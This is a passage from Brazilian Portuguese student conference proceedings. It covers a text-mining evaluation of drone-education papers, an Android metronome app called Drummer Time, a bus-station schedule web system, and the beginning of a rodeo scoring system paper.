Não foi utilizado nenhum equipamento especialmente configurado para realização do experimento. Toda a atividade foi executada em um MacBook Pro, com 8Gb de memória RAM e processador i5 de 2.4Ghz.

4. Experimento

Após pesquisa na Internet utilizando o Google Acadêmico, foi verificado o baixo índice de textos de cunho científico abordando especificamente o uso de drones como ferramenta pedagógica, o que já era esperado. A pesquisa foi realizada com o seguinte conjunto de termos:

- drone OR uav "STEM education" filetype:pdf (54 resultados)
- drone OR uav "educational robotics" filetype:pdf (21 resultados)
- drone OR uav "robotic kit" filetype:pdf (3 resultados)

Com base nos resultados obtidos na busca, foi realizada uma rápida análise do resumo dos textos "aparentemente" mais relevantes, o que permitiu selecionar uma amostra de 10 trabalhos incluindo artigos e capítulos de livros.

Os arquivos selecionados foram então exportados para o formato texto (.txt) gerando dez arquivos individuais (corpus), sobre os quais foi realizado um pré-processamento manual, removendo os componentes textuais que indicavam os autores, instituições, cabeçalho, rodapé e referencial bibliográfico, obtendo dessa forma o material que serviria como base para este trabalho.

Na sequência, foi efetuado o upload do corpus para a ferramenta, o que possibilitou o início das análises, partindo da configuração inicial da ferramenta.

Na visualização padrão da ferramenta, já é possível obter muitas informações sobre o corpus em análise. As ferramentas são interativas e ao interagir com algumas delas, como por exemplo a nuvem de palavras, tal interação é refletida em outras ferramentas de visualização da interface.

Inicialmente são apresentadas cinco formas de visualização, mas cada uma delas possui algumas (ou muitas) configurações e formas de visualização diferentes, atendendo a praticamente qualquer necessidade de análise requerida pelo usuário com relação a contexto, sumarização, tendências e muitas outras, de forma individual para cada texto do corpus, ou globalmente. Além disso, cada um desses cinco espaços da interface web pode ser personalizada pelo usuário, de forma a apresentar a ferramenta desejada e na dimensão que mais for conveniente (desde que respeitada a área de trabalho do aplicativo e suas restrições).

Uma forma interessante de visualização é o gráfico de linhas de bolhas que permite ver a frequência e distribuição dos termos (Fig. 1), mediante o qual ficou evidente a desconexão de dois textos analisados (textos 05 e 07) em relação ao estudo desejado sobre drones como ferramentas pedagógicas. Ou seja, apesar dos respectivos resumos atenderem totalmente os requisitos desejados com relação ao conteúdo esperado, realizando uma leitura mais completa desses dois trabalhos, verificou-se que realmente não se enquadram como boas referências bibliográficas, tendo conteúdo pobre em relação ao tema específico desejado.




Fig. 3 – Trends graphic

Essa ausência se deve ao fato do termo drone estar comumente associado a equipamentos militares, o que faz com que ocorra um certo preconceito sobre ele. Assim, os pesquisadores preferem utilizar o termo UAV, ainda não maculado pela mídia.

Há ainda muitos recursos que podem ser explorados de acordo com a conveniência do usuário, com representação das conexões entre os termos por meio de grafos, mandalas, análise de contexto dos termos desejados, entre outros.

5. Conclusão e trabalhos futuros

Finalmente, cabe destacar que a recuperação de informação com mineração de texto busca estabelecer os mecanismos para atender as necessidades de informação do usuário, contudo, não se espera dela uma resposta a um questionamento preciso, mas sim que consiga fazer emergir dos dados, informações aparentemente ocultas e quiçá, relevantes. Em outras palavras, para Morais & Ambrósio (2007), ao fazer uso de técnicas de mineração de textos, o usuário não solicita exatamente uma busca, mas sim uma análise de um texto. Contudo, este não recupera o conhecimento em si. Assim, é importante que o resultado da consulta seja analisado e contextualizado para posterior descoberta de conhecimento.

Como resultado dos testes aqui realizados, pode-se verificar a eficiência da mineração de textos para análise de um corpus bastante reduzido. Neste caso específico, o usuário selecionou dez textos considerados importantes mediante leitura apenas do resumo e, após o processamento pela Voyant Tools, foi verificado que somente 80% desse material era efetivamente relevante. Certamente seu poderio seria muito mais evidente ao trabalhar com corpus de grande porte, possuindo centenas ou milhares de documentos, o que reduziria drasticamente o “trabalho braçal” de leitura e análise textual por parte do usuário.

Possivelmente, num futuro próximo, com os devidos e esperados avanços no PLN, as ferramentas de mineração de textos como a aqui avaliada aumentem seu poderio de análise de forma exponencial, conseguindo um efeito mais contundente no apoio aos processos de tomada de decisão e na análise de grandes quantidades de documentos com conteúdo não estruturado.

A Voyant Tools demonstrou sua versatilidade, agrupando diversas funcionalidades que não são comumente encontradas em conjunto em outras ferramentas existentes de mineração de texto, entretanto pode melhorar possibilitando a seleção ou até mesmo a implementação de novos algoritmos de aprendizado de máquina por parte do usuário, como já ocorre em outras ferramentas do tipo.

Como trabalho futuro, estuda-se a possibilidade de criar um corpus maior, uma vez que a quantidade de artigos específicos se mostrou bastante pequena, possibilitando expandir os termos de busca para constituir um conjunto de textos relativamente grande, difícil de analisar e avaliar “braçalmente”, mas que podem ser minerados pela Voyant Tools de maneira a reduzir o material a uma pequena parcela, provavelmente de alta relevância para a pesquisa.

Referências

- ABREU, João V. V. d’; BASTOS, Bruno L. Robótica Pedagógica e Currículo do Ensino Fundamental: Atuação em uma Escola Municipal do Projeto UCA. **Revista Brasileira de Informática na Educação**, Volume 23, Número 3, 2015.
- FERRI, Andreu B. **Desarrollo de una plataforma de tiempo real para la implementación de algoritmos de control multivariáveis**: Ampliación al control de orientación de vehículos aéreos. Dissertação de Mestrado em e Automação e Informática industrial. Valência: Universidad de Politécnica de Valencia, 2010.
- GONZÁLEZ, Juan J.; JIMÉNEZ, Jovani A. La robótica como herramienta para la educación en ciencias e ingeniería. **Revista Iberoamericana de Informática Educativa**. nº 10, Jul - Dez 2009, p.31-36. IE Comunicaciones: Espanha, 2009.
- HEARST, Marti. **Untangling text data mining**. In: *Proceedings of ACL'99: the 37th annual meeting of the Association For Computational Linguistics*, junho, 1999. Acessado em: 25/10/16. <http://www.sims.berkeley.edu/~hearst/papers/acl99/acl99-tdm.html>
- MORAIS, Edison Andrade Martins; AMBROSIO, Ana Paula L. **Mineração de Textos**. Relatório Técnico. Universidade Federal de Goiás, 2007.
- SULLIVAN, Dan. **Document warehousing and text mining**. New York [etc.]: Wiley Computer Publishing, 2001, xviii, 542 p.
- VIEIRA, José C. S. **Plataforma Móvel Aérea QuadRotor**. Dissertação de Mestrado. Universidade do Minho - Escola de Engenharia. Portugal: UMinho, 2011.

Drummer Time – Metrônomo para Músicos

Amerson Sarmiento¹, Diego Porcellis¹, Evandro Preuss²

¹ Instituto Federal Farroupilha (IFFar) Campus Frederico Westphalen – RS – Brasil

² Universidade Federal de Santa Maria (UFSM) Campus Frederico Westphalen – RS – Brasil

{amerson.c, evandro.preuss}@gmail.com, diego.porcellis@iffarroupilha.edu.br

Abstract. *For freelancers - beginners or not - who play in several bands, a tool is needed that facilitates both the study and the live presentation. The possibility of playing using a metronome that contains a list of Bands and Music, will certainly bring a lot of security to the musician, besides making the presentation in general much more regular and pleasing to the public.*

Resumo. *Para músicos freelancers – iniciantes ou não – que tocam em várias bandas, se faz necessária uma ferramenta que facilite tanto o estudo quanto a apresentação ao vivo. A possibilidade de tocar utilizando um metrônomo que contenha lista de Bandas e Músicas, certamente trará muita segurança para o músico, além de tornar a apresentação no geral muito mais regular e agradável ao público.*

1. Introdução

Durante a apresentação musical de uma banda é importante que a mesma realize um controle de tempo do concerto, bem como, da duração de cada música. O principal problema para isso é que, mesmo organizando em ordem a soma dos minutos das músicas, esse tempo pode divergir, para mais ou para menos. Para não ocorrer esse problema as músicas precisam ter a mesma duração de tempo da sua versão original. Para isso se faz necessário o uso de um equipamento/aplicativo chamado de Metrônomo.

O trabalho a seguir, tem como principal objetivo auxiliar um musicista de nível inicial, médio ou profissional, que toque um instrumento e que necessite de um metrônomo para melhorar a sua organização quanto ao controle do tempo das apresentações nas diversas bandas e/ou repertórios que ele faz parte. Será desenvolvido um aplicativo do tipo Metrônomo que será chamado de Drummer Time. A escolha do nome foi em função de que geralmente quem controla o andamento e ritmo na banda é o baterista.

Quando uma banda está fazendo um show, independente do estilo ou gênero é seguido uma ordem pré-definida e organizada, essa lista é chamada de Repertório. Hoje em dia existem vários aplicativos do tipo Metrônomo que funcionam muito bem para determinadas situações. Porém, a maioria não possibilita criar uma lista de Músicas de um repertório nem criar uma lista de Bandas. A unidade de medida quando se tratando em velocidade em uma musica é o BPM (Batida por minuto). Sabendo disso, outro diferencial do trabalho desenvolvido é a possibilidade alterar o BPM das musicas em tempo de execução. Atualmente nenhum aplicativo fornece tal opção.

Com o Drummer Time será possível cadastrar um Repertório definindo o BPM de cada uma das faixas, cadastrar Bandas diferentes com repertórios diferentes e, ainda, o músico poderá efetuar uma apresentação ao vivo seguindo a playlist do repertório cadastrado. O salvamento das informações cadastradas no aplicativo ocorre no próprio celular, de maneira local, não precisando de uma conexão externa com um banco de

dados. O Drummer Time funciona em *smartphones* e *tablets* desde que o sistema seja Android. O aplicativo teve como base a experiência de um dos autores no contexto musical associado aos conhecimentos somados ao decorrer de todo o curso. Para seu desenvolvimento foram utilizadas as seguintes ferramentas: Android Studio como principal *IDE* (*Integrated Development Environment*), *JAVA* como linguagem de programação e *Android* como Sistema Operacional, onde será executado a aplicação.

2. Música

Teoricamente pode ser entendido por música um conjunto de sons e silêncios ordenados. Por exemplo, um chiado de um rádio ou televisão não pode ser considerado uma música, pois mesmo que haja som não tem uma divisão ordenada. Já outro um alarme de um carro tem som e tem uma divisão ordenada, logo é considerada uma música [Descomplicando a Música, s.d]

De maneira mais abrangente pode-se dizer que a música é dividida em 3 partes:

- **Melodia.** É a voz principal de qualquer música, é o que podemos cantar.
- **Harmonia.** São os instrumentos musicais utilizados como violão, gaita, contrabaixo, sopros, flautas tocados ao mesmo tempo. Ou seja, a harmonia é um conjunto de sons soando ao mesmo tempo.
- **Ritmo.** É a marcação que define o tempo da música, ou seja, se uma música é mais rápida (maior número de BPMs) ou mais lenta (menor número de BPMs). Os instrumentos utilizados podem variar muito: bateria, Cajon, agogô, pandeiro, caixa, tamborim, tambor, etc..

3. Conceitos Musicais

Para o desenvolvimento do Drummer Time será utilizado o conceito de Ritmo para especificar o seu funcionamento e sua aplicação no contexto musical.

3.1. Ritmo

O ritmo estabelece uma ordem cronológica das ocorrências dentro da música. É ele que dita o andamento da banda inteira, proporcionando assim para cada gênero musical certa identidade quanto a sua velocidade e cadencia dentro de uma ocorrência musical [Santiago, s.d].

3.2. Compasso

A divisão da música é feita em intervalos iguais de tempo, com o objetivo de facilitar o entendimento do leitor e organizar a sua estrutura. Isso é o compasso musical. Essa fração é que nos indica (através do numerador) quantos tempos teremos em cada compasso, e (através do denominador) qual figura de som representará cada um desses tempos.

3.3. Tempo

Tempo é uma forma de dividir a duração da música em pequenas frações. Faz parte dos compassos que compõem os versos e refrão, na qual formam uma música [wimelo, s.d].



Figure 2 - Tempos e Compassos

3.4. Metrônimos

Segundo Shine Music (s.d), os Metrônimos são utilizados para o controle de tempo e ritmo e podem ser uma aplicação ou dispositivo utilizado para manter o andamento estável da música. O funcionamento do metrônomo é controlado por uma unidade de medida chamada BPM (Batidas Por Minutos).

Toda música tem seu tempo pré-definido pelo autor, desta forma se tocado cada nota no seu tempo e cada pausa no seu tempo, a música sai com perfeição [Mundo Max, 2011]. E é esse tempo e pausa que os Metrônimos controlam durante uma apresentação.

4. Tecnologias usadas

A seguir serão listadas e referenciadas algumas ferramentas que foram utilizadas no desenvolvimento do Drummer Time.

4.1. Java

Java é uma linguagem de programação Orientada a Objeto, ou seja, é baseada na modelagem de objetos e comunicação entre eles. É, também, estaticamente tipada, isso é, há a necessidade de declarar o tipo de dado de cada variável (*int*, *float*, *Strings*) [Progressiva, s.d].

4.2. Android

O Android é um sistema operacional da Google. De acordo com Novato (2015), ele possui alta compatibilidade com a maioria dos smartphones existentes no mercado. A Google disponibiliza em sua loja online uma variada gama de aplicativos e serviços desenvolvidos especificamente para os celulares. O sistema operacional móvel do Google vem recebendo melhorias ano após ano, desde que foi lançado em 2009.

4.3. Android Studio

Segundo Android.com (s.d), o Android Studio é uma (IDE) oficial para o desenvolvimento de aplicativos Android. O Android Studio oferece recursos para aumentar sua produtividade na criação de aplicativos Android, como:

- Um sistema de compilação flexível.
- Um emulador com inúmeros recursos.
- Um ambiente unificado para desenvolver para todos os dispositivos Android.
- Modelos de códigos e integração com GitHub para ajudar a criar recursos comuns dos aplicativos e importar exemplos de código.
- Ferramentas de verificação de código suspeito para detectar problemas de desempenho, usabilidade, compatibilidade com versões e outros.

O Android Studio oferece ferramentas rápidas para a criação de aplicativos em todos os tipos de dispositivos Android. Recursos como edição de código de nível global, depuração, ferramentas de desempenho, sistema flexível de compilação e criação/implantação instantâneas permitem que você se concentre na criação de aplicativos exclusivos de alta qualidade.

4.4. SQLite

Para Romanato (2015), o SQLite é um banco de dados interno relacional e foi utilizado nesse projeto por ser nativo do Sistema Operacional Android.. Para fazer o acesso ao banco de dados SQLite utiliza-se uma API ("*Application Programming Interface*", conjunto de rotinas e funções de programação) a qual já vem no pacote SDK (*Software Development Kit* da linguagem de programação do Android). A maioria dos aplicativos precisam salvar algum tipo de dado e uma das maneiras de fazer isso é utilizando o SQLite por oferecer agilidade, estabilidade e rapidez.

O SQLite é apenas um arquivo, ou seja, não é um processo, dessa forma não necessita de mais consumo de processador. O banco de dados se comunica exclusivamente com o aplicativo. Sua estabilidade se dá pelo fato de seu código de leitura e gravação de dados ser escrito em C otimizado, ganhando assim muita performance e agilidade [Griffiths & Griffiths, 2016].

5. Desenvolvimento

O desenvolvimento desse aplicativo ocorreu no segundo semestre de 2017. Nesse período, foi desenvolvido o modelo do bando de dados e foram criados todas as Activitys (telas do aplicativo) no Android Studio bem como toda a sua programação.

Na Figura 3, temos o modelo de base de dados utilizado no Drummer Time. Há uma tabela Música onde será gravado o `id_musica`, o `nome_musica` e o `bpm_musica`. Há uma tabela Banda que é gravado o `id_banda` e `nome_banda`. Entre essas duas tabelas há um relacionamento de NxN, esse relacionamento gera uma nova tabela relacionando as outras duas. Essa tabela, é chamada de Playlist, armazena como chave estrangeira o `id_playlist`, `id_musica`, o `id_banda` e a `ordem_playlist`. O campo `ordem_playlist` controla a ordem de execução da música dentro do repertório dessa banda.




Figure 2 - Modelo de dados para o SQLite

Na Figura 4a, temos a Activity responsável pelo cadastro das músicas no aplicativo. Essa Activity conta com um campo onde inserimos o nome da música, controles para escolher as BPMs que essa música possui, um controle de liga e desliga (ON/OFF) do som que podemos verificar se o BPM está de acordo com o desejado e um botão para o usuário confirma as alterações e salva no bando de dados as informações cadastradas.

Na figura 4b, está a Activity que lista as músicas que foram inseridas na figura 4a. Nessa tela é possível selecionar a música desejada apagá-la ou enviar então enviar para um repertório/banda. A figura 4c é exibido a Activity com as bandas cadastradas. Nessa tela é possível inserir ou apagar o nome de uma banda, quando o nome de uma banda é excluído consecutivamente todas as músicas cadastradas para essa banda também são excluídas da tabela Playlist.

Por fim, a figura 4d, mostra a Activity Playlist, onde é exibido o nome das músicas da playlist de uma determinada banda. São exibidos também botões de avançar para a música seguinte, o play/pause e retroceder para música anterior. É possível, ainda, na parte inferior aumentar ou diminuir o BPM da música em execução o que torna esse aplicativo diferente dos existentes no mercado atual.



Figure 3 - Telas do Drummer Time

6. Conclusão e Trabalhos Futuros

Após o desenvolvimento do aplicativo conclui-se que as funções desejadas para este trabalho foram cumpridas. O funcionamento do aplicativo pode ser considerado bom tendo em vista que foi desenvolvido como um Trabalho de Conclusão de Curso e sem investimentos ou recursos fora do ambiente acadêmico.

A Tabela 1 faz uma comparação entre o Drummer Time e os 4 aplicativos do gênero Metrônomo mais bem colocados de acordo com o Google Play [GooglePlay, 2017]:

COMPARATIVO DE APLICATIVOS METRÔNOMOS					
	Cifra Club	Pro Metronome	Metronome	Metronomo Batidas	Drummer Time
Ajuste de Compasso e Tempo	SIM	SIM	SIM	SIM	PADRAO 4/4
Lista de Músicas e Bandas	NÃO	VERSAO PAGA	NÃO	VERSAO PAGA	SIM
Playlist de Músicas	NÃO	VERSAO PAGA	NÃO	VERSAO PAGA	SIM
Alterar Músicas cadastradas	NÃO	VERSAO PAGA	NÃO	VERSAO PAGA	SIM
Exportar Dados	NÃO	NÃO	NÃO	VERSAO PAGA	NÃO
Alterar BPM em execução	NÃO	NÃO	NÃO	NÃO	SIM
Troca rápida de Música	NÃO	VERSAO PAGA	NÃO	SIM	SIM
Ordenar músicas da Banda	NÃO	NÃO	NÃO	VERSAO PAGA	NAO

Como sugestões de trabalhos futuros fica principalmente duas funções:

- Implementar os Tempos e Compassos, já que usei o padrão 4/4 que é utilizado em grande parte das músicas e ritmos. O desenvolvimento dessas funções pode proporcionar ao músico a possibilidade de estudar técnicas com compassos e tempos diversos.
- Desenvolver o modo de exportação dos dados, ou seja, salvar os dados em um arquivo e enviar via Webservice para algum serviço de armazenamento. Se não for online ao menos que possibilite a exportação para o armazenamento interno do dispositivo ou cartão de memória.

Referências

- Android.com. (s.d). Android Developer. Acesso em 27 de 06 de 2017, disponível em developer.android.com: <https://developer.android.com/>
- Descomplicando a Música. (s.d). *O que é música?* Acesso em 25 de 06 de 2017, disponível em Descomplicando a Música: <http://www.descomplicandoamusica.com/o-que-e-musica/>
- GooglePlay. (s.d). Acesso em 04 de 06 de 2017, disponível em GooglePlay: <https://play.google.com/store/search?q=metronomo&c=apps&rating=1>
- Griffiths, D., & Griffiths, D. (2016). *Use a cabeça! Desenvolvendo para Android (Vol. 1)*. (J. Tortelo, Trad.) Rio de Janeiro: Alta Books.
- Mundo Max. (2011). *Como funciona e para que serve um Metrônomo?* Acesso em 2017 de 06 de 25, disponível em Mundo Max: <http://www.mundomax.com.br/blog/instrumentos-musicais/como-funciona-e-para-que-serve-um-metronomo/>
- Novato, D. (2015). *O que é Android?* Acesso em 27 de 06 de 2017, disponível em Oficinadnet: <https://www.oficinadnet.com.br/post/13849-o-que-e-android>
- Progressiva, P. (s.d). *Comece a programar: A Linguagem de Programação Java*. Acesso em 27 de 06 de 2017, disponível em Programação Progressiva: <http://www.programacaoprogessiva.net/2012/08/comece-programar-linguagem-de.html>
- Romanato. Allan, (2015) *Criando um CRUD com Android Studio e SQLite*. Acesso em 27 de 06 de 2017, disponível em Devmedia: <http://www.devmedia.com.br/criando-um-crud-com-android-studio-e-sqlite/32815>
- Santiago, E. (s.d). *Ritmo musical*. Acesso em 04 de 06 de 2017, disponível em infoescola.com: <http://www.infoescola.com/musica/ritmo-musical/>
- Shine Music. (s.d). *What is a Metronome?* Acesso em 04 de 06 de 2017, disponível em shinemusic.com: <http://www.shinemusic.com.au/musicresources/WhatIsAMetronome.aspx>
- Wimelo. (s.d). *Teoria Musical Básica*. Acesso em 04 de 06 de 2017, disponível em Wimelo: <https://wimelo.com/grupos/curso-de-teoria-musical-basica-1/forum/topic/o-que-e-tempo-musical/>

ARTIGOS CURTOS

Sistema Web para divulgação de informações da Estação Rodoviária de São Vicente do Sul - RS

Roger Machado Denardi¹, Daniel Boemo¹

¹Instituto Federal Farroupilha – Campus São Vicente do Sul – (IFFar/SVS) Rua 20 de Setembro, 2616 - CEP 97420-000 - São Vicente do Sul – RS

rogerdenardimachado@hotmail.com, daniel.boemo@iffarroupilha.edu.br

Abstract. *The bus station of São Vicente do Sul - RS publishes the bus schedules and other important information through tables printed at its headquarters and in specific points of the municipality, making it difficult to update if it is necessary to change some information because it is necessary to change them and reallocate -at. To solve this problem, this work presents the development of a web system to make this data available, streamlining this manual process and improving the way information is exposed, making it available and updated in real time for its users.*

Resumo. *A estação rodoviária de São Vicente do Sul – RS divulga os horários de ônibus e outras informações importantes através de tabelas impressas em sua sede e em pontos específicos do município, dificultando a atualização caso seja necessário alterar alguma informação pois é preciso alterá-las e realocá-las. Para solucionar este problema e, este trabalho apresenta o desenvolvimento de um sistema web para a disponibilização desses dados, agilizando esse processo manual e melhorando a forma de exposição de suas informações, tornando-as disponíveis e atualizadas em tempo real para seus usuários.*

1. Introdução

O transporte rodoviário de passageiros por ônibus, no Brasil, é um serviço público essencial, representando uma ampla parcela do deslocamento das pessoas, pelos mais variados motivos, tais como, estudo, negócios, visita a parentes, entre outros [GONÇALVES et al., 2006].

A estação rodoviária de São Vicente do Sul disponibiliza os horários de ônibus através de folhas impressas e fotografias desses arquivos divulgados na sua página na rede social Facebook além de notícias afins. Estes arquivos são elaborados em uma tabela no Microsoft word. Porém, quando é necessário editar uma informação, o funcionário precisa abrir o documento, mudar o determinado valor na tabela e tirar uma fotografia para postá-la na página online ou, se for uma notícia, necessita escrever um texto e publicá-lo. A mesma, não possui uma forma de disponibilizar as notícias em uma central de informações, dificultando a divulgação das alterações que foram realizadas.

Neste sentido, está sendo desenvolvido um sistema web para gerenciamento da estação rodoviária do município de São Vicente do Sul tendo como objetivo, proporcionar o gerenciamento das informações relevantes sobre a rodoviária e disponibilizar aos seus usuários os horários de ônibus, notícias, leis e demais dados importantes sobre a mesma.

Este trabalho está organizado da seguinte forma: a seção 2 refere-se aos trabalhos relacionados a este; a seção 3 trata sobre a metodologia utilizada para a organização e divisão de tarefas deste projeto; a seção 4 retrata o desenvolvimento da aplicação e suas

funcionalidades A seção 5 contém as considerações finais sobre o desenvolvimento do software e suas contribuições.

2. Trabalhos Relacionados

Durante a realização da pesquisa, foram encontrados dois trabalhos que apresentam algumas características similares à proposta apresentada neste projeto: o “Busão” e o “Antares”.

O “Busão”, é um software que tem como objetivo permitir que aos usuários terem acesso às rotas de ônibus das cidades de uma forma intuitiva e com visualização amigável, através de mapas do Google maps [LEITE; ROCHA; BAPTISTA, 2013].

Segundo Bastos e Jaques (2010) Antares é um sistema de consulta online de rotas de ônibus como serviço público para a cidade de São Leopoldo/RS, o qual tem por função traçar toda a trajetória das rotas de ônibus e ilustrá-las com a API do google maps quais ruas devem ser utilizadas para chegar a um determinado local, tendo como parâmetros de busca a rua de origem e de destino.

Dentre os sistemas citados, o diferencial deste sistema é o seu objetivo de divulgar as informações da rodoviária para os seus usuários e habitantes do município. Existem outros softwares de gerenciamento de estações rodoviárias, porém, este diferencia-se pela sua interface simples, proporcionando uma boa usabilidade.

3. Metodologia

O Scrum é uma metodologia ágil que tem por objetivo definir um processo de desenvolvimento iterativo e incremental que pode ser aplicado a qualquer produto ou no gerenciamento de qualquer atividade complexa, proporcionando um excelente entrosamento entre as equipes de desenvolvimento [BISSI, 2007]. A metodologia adequa-se a projetos de pequeno a médio porte encaixando-se ao projeto em questão.

Durante o desenvolvimento do sistema, utilizou-se técnicas do Scrum como a divisão do projeto em ciclos, onde cada ciclo contém uma lista de atividades cada qual com sua prioridade, sendo um exemplo: Desenvolvimento da funcionalidade Manter Empresas, a qual comporta o conjunto de funções (cadastro, exclusão, alteração e consulta).

4. Desenvolvimento

Atualmente, o software encontra-se na fase de desenvolvimento de suas áreas administrativas, tendo como usuários o dono da rodoviária e os funcionários. Há também a área do usuário comum, onde qualquer indivíduo pode pesquisar informações sobre a mesma sem nenhuma restrição de acesso.

Dentre as tecnologias utilizadas, para o armazenamento dos dados utilizou-se o sistema gerenciador de banco de dados *PostgreSQL*. No desenvolvimento da lógica de programação, fez-se o uso de *Java Server Pages - JSP* o qual utiliza a linguagem de programação Java. Na criação das interfaces, foi empregue o framework *Bootstrap* que possui classes pré-definidas de estilização de componentes e layouts que auxiliam na construção destas.

Para que o usuário utilize o sistema, é necessário que ele acesse a página de login da área de administração (Figura 1) e digite suas credenciais, sendo estas, e-mail e senha.

Login - Estação Rodoviária de São Vicente do Sul (RS)

E-mail

Senha

Entrar

[Esqueceu a Senha?](#)

Figura 3. Página de Login

Após o login, o usuário é redirecionado para a área administrativa da aplicação (Figura 2), onde a mesma contém as funcionalidades de cadastro, alteração, exclusão e consulta sobre as empresas, linhas, horários, usuários, leis e notícias. Esta área do sistema alimenta as informações as quais são disponibilizadas para a área do usuário comum (Figura 3), cuja função é apresentá-las.

Estação Rodoviária de São Vicente do Sul - Área administrativa Roger Machado Denardi Sair

Horários Cadastrados

Mostrar até 10 registros Pesquisar:

Hora	Destino	Valor c/seguro	Valor s/seguro	Empresa	Status	Alterar	Excluir
13:30	Santiago	20.00 R\$	18.50 R\$	São Pedro	Disponível		
13:30	Santa Maria	20.00 R\$	19.00 R\$	São Pedro	Disponível		
16:00	Santa Maria	22.00 R\$	20.50 R\$	São Pedro	Disponível		
18:00	Santa Maria	20.00 R\$	18.00 R\$	São Pedro	Disponível		

Voltar 1 Próxima

Figura 2. Área administrativa

Na área do usuário comum (Figura 3), é disponibilizado um formulário no canto direito superior da tela para a consulta dos horários de ônibus onde o mesmo requisita informar alguns parâmetros para efetuar a busca. Ao clicar em “Pesquisar”, os resultados encontrados são exibidos em uma tabela abaixo. No canto direito superior da interface, é exibido as últimas notícias referentes a alterações de horários e demais assuntos referentes ao funcionamento da rodoviária. As outras opções de consulta referem-se a leis que regem a estação rodoviária, seu histórico que contém uma descrição desde a sua fundação, localização e seus contatos para outros assuntos.

Estação Rodoviária de São Vicente do Sul - RS Encomendas Histórico Leis Localização Fale Conosco

Pesquisar Horários:

Origem: São Vicente do Sul - RS

Destino:

Dias:

A partir de:

Últimas Notícias:

- Horários válidos a partir de 20/10/2017
- Mudança de Horário para São Francisco do Sul - RS
- Mudança de Horários para Santa Maria - RS

Resultados Encontrados:

Hora	Chegada	C/seguro	S/seguro	Frequência	Empresa	Linha	Modalidade
13:30	15:30	20.00 R\$	19.00 R\$	Segunda Terça Quarta Quinta Sexta	São Pedro	Santa Maria - São Borja	Comum
16:00	18:00	22.00 R\$	20.50 R\$	Segunda	São Pedro	Santa Maria - São Borja	Semi-Direto
18:00	20:00	20.00 R\$	18.00 R\$	Segunda Terça	São Pedro	Santa Maria - São Borja	Direto

Figura 3. Área do usuário comum

5. Considerações finais

A automatização de processos e atividades manuais transformados em informação digital, proporciona melhorias na qualidade de execução das atividades que foram automatizadas em relação ao tempo de realização, reduzindo também o risco de perda de dados.

O sistema contribui para os usuários pois ele facilita para que as pessoas possam, sem precisar ligar para a rodoviária ou se deslocarem até a mesma, buscar as informações de seu interesse. Para os funcionários, agiliza-se os processos manuais que se fazem atualmente.

Referências

- GONÇALVES, M et al. (2006). Um estudo sobre as preferências dos usuários do transporte rodoviário interestadual de passageiros. Brasília: XX Congresso de Pesquisa e Ensino em Transportes.
- LEITE, D.; ROCHA, J.; BAPTISTA, C (2013). Busão: Um Sistema de informações móvel para auxílio à Mobilidade Urbana Através de Uso de Transporte Coletivo. João Pessoa: SBSI.
- BASTOS, R.; JAQUES, P (2010) ANTARES: um sistema web de consulta de rotas de ônibus como serviço público. In: Revista Brasileira Computação Aplicada, v.2, p. 41-56.
- BISSI, W. (2007) Scrum - Metodologia De Desenvolvimento Ágil. Campo Mourão, v.2, n.1, p.3-6.

Sistema para Rodeios de Laço Comprido

Matheus Pillar dos Santos¹, Gustavo Riseti¹

¹Instituto Federal Farroupilha – Campus São Vicente do Sul – (IFFarroupilha) Rua 20 de Setembro, S/N - CEP 97420-000 - São Vicente do Sul - RS.
matheuspillar2@gmail.com, gustavo.risetti@iffarroupilha.edu.br

Abstract. *In the Long Lace Rodeos, the professionals who work in the event secretariat have the difficulty of executing the registrations of the participating teams, control of the positive armies of each looter, as well as their final classification, in the Rodeo Loop Forces, since normally the whole process is manual. In this work it is proposed the development of a WEB system capable of organizing and automated the registration of participants, the sum of the positive armaments of each looter and in order to automatically generate the report of the classification of the participating teams in their respective Forces Of Long Lace, facilitating and streamlining the work done by the secretariat of the events of the Long Lace Rodeos.*

Resumo. *Nos Rodeios de Laço Comprido, os profissionais que trabalham na secretaria dos eventos tem a dificuldade de realizar as inscrições das equipes participantes, fazer o controle das armadas positivas de cada laçador, bem como sua classificação final, nas Forças de Laço do Rodeio, pois normalmente todo o processo é manual. Neste trabalho é proposto o desenvolvimento de um sistema WEB capaz de realizar de maneira organizada e automatizada as inscrições dos participantes, a soma das armadas positivas de cada laçador e por fim gerar de forma automática o relatório da classificação das equipes participantes, em suas respectivas Forças de Laço Comprido, facilitando e agilizando o trabalho efetuado pela secretaria dos eventos dos Rodeios de Laço Comprido.*

1. Introdução

Considerando o histórico das atividades gauchescas do Rio Grande do Sul, nos deparamos com um dos esportes mais cultivados e famosos deste Estado, que são os Rodeios de Laço Comprido, nos quais os peões, junto ao seu animal equino, têm de laçar o bovino pelas guampas na pista demarcada.

Os Rodeios de Laço Comprido funcionam de maneira com que todas as entidades, CTGs (Centros de Tradição Gaúcha) registrados no órgão MTG (Movimento Tradicionalista Gaúcho) possam organizar seu próprio evento conforme o calendário e regras estabelecidas pelo movimento. O MTG é o órgão responsável por organizar, fiscalizar e fornecer regras, que devem ser obedecidas em todas as atividades gauchescas [MTG, 2017]. Os CTGs, que promovem estes eventos, contam com uma equipe de profissionais, que trabalham a bastante tempo neste ramo, com experiência suficiente para que possam realizar com êxito todas as atividades do evento.

A Secretaria dos Rodeios é o setor de maior responsabilidade e comprometimento com o evento, pois é nela que são realizados todos os procedimentos que envolvem seus participantes (inscrições, finanças, dúvidas...), controle da pontuação total de cada laçador da equipe, realizando também a soma das armadas positivas das equipes e classificando-as em suas respectivas Forças de Laço.

Grande parte das atividades desenvolvidas pela secretaria do rodeio normalmente é executada manualmente ou usando alguma ferramenta de planilha eletrônica, como o *Microsoft Excel* (Figura 1), por exemplo, sendo um procedimento bastante trabalhoso, demorado e sujeito a erros de informações, devido à descentralização dos dados ou até mesmo à duplicação de dados.

PLANILHA DE TIRO DE LAÇO POR EQUIPE, PATRÃO E INDIVIDUAL

1		NOME DA ENTIDADE																				
		CIDADE																				
N.	LAÇADOR	1	2	3	4	5	6	7	8	SOMA DA CLAS.	1	2	3	SOMA DA FINAL	DESEMPATES							
1										0				0								
2										0				0								
3										0				0								
4										0				0								
5										0				0								
												0				0						

2		NOME DA ENTIDADE																				
		CIDADE																				
N.	LAÇADOR	1	2	3	4	5	6	7	8	SOMA DA CLAS.	1	2	3	SOMA DA FINAL	DESEMPATES							
1										0				0								
2										0				0								
3										0				0								
4										0				0								
5										0				0								
												0				0						

Figura 1. Modelo de planilha de inscrições de uso manual

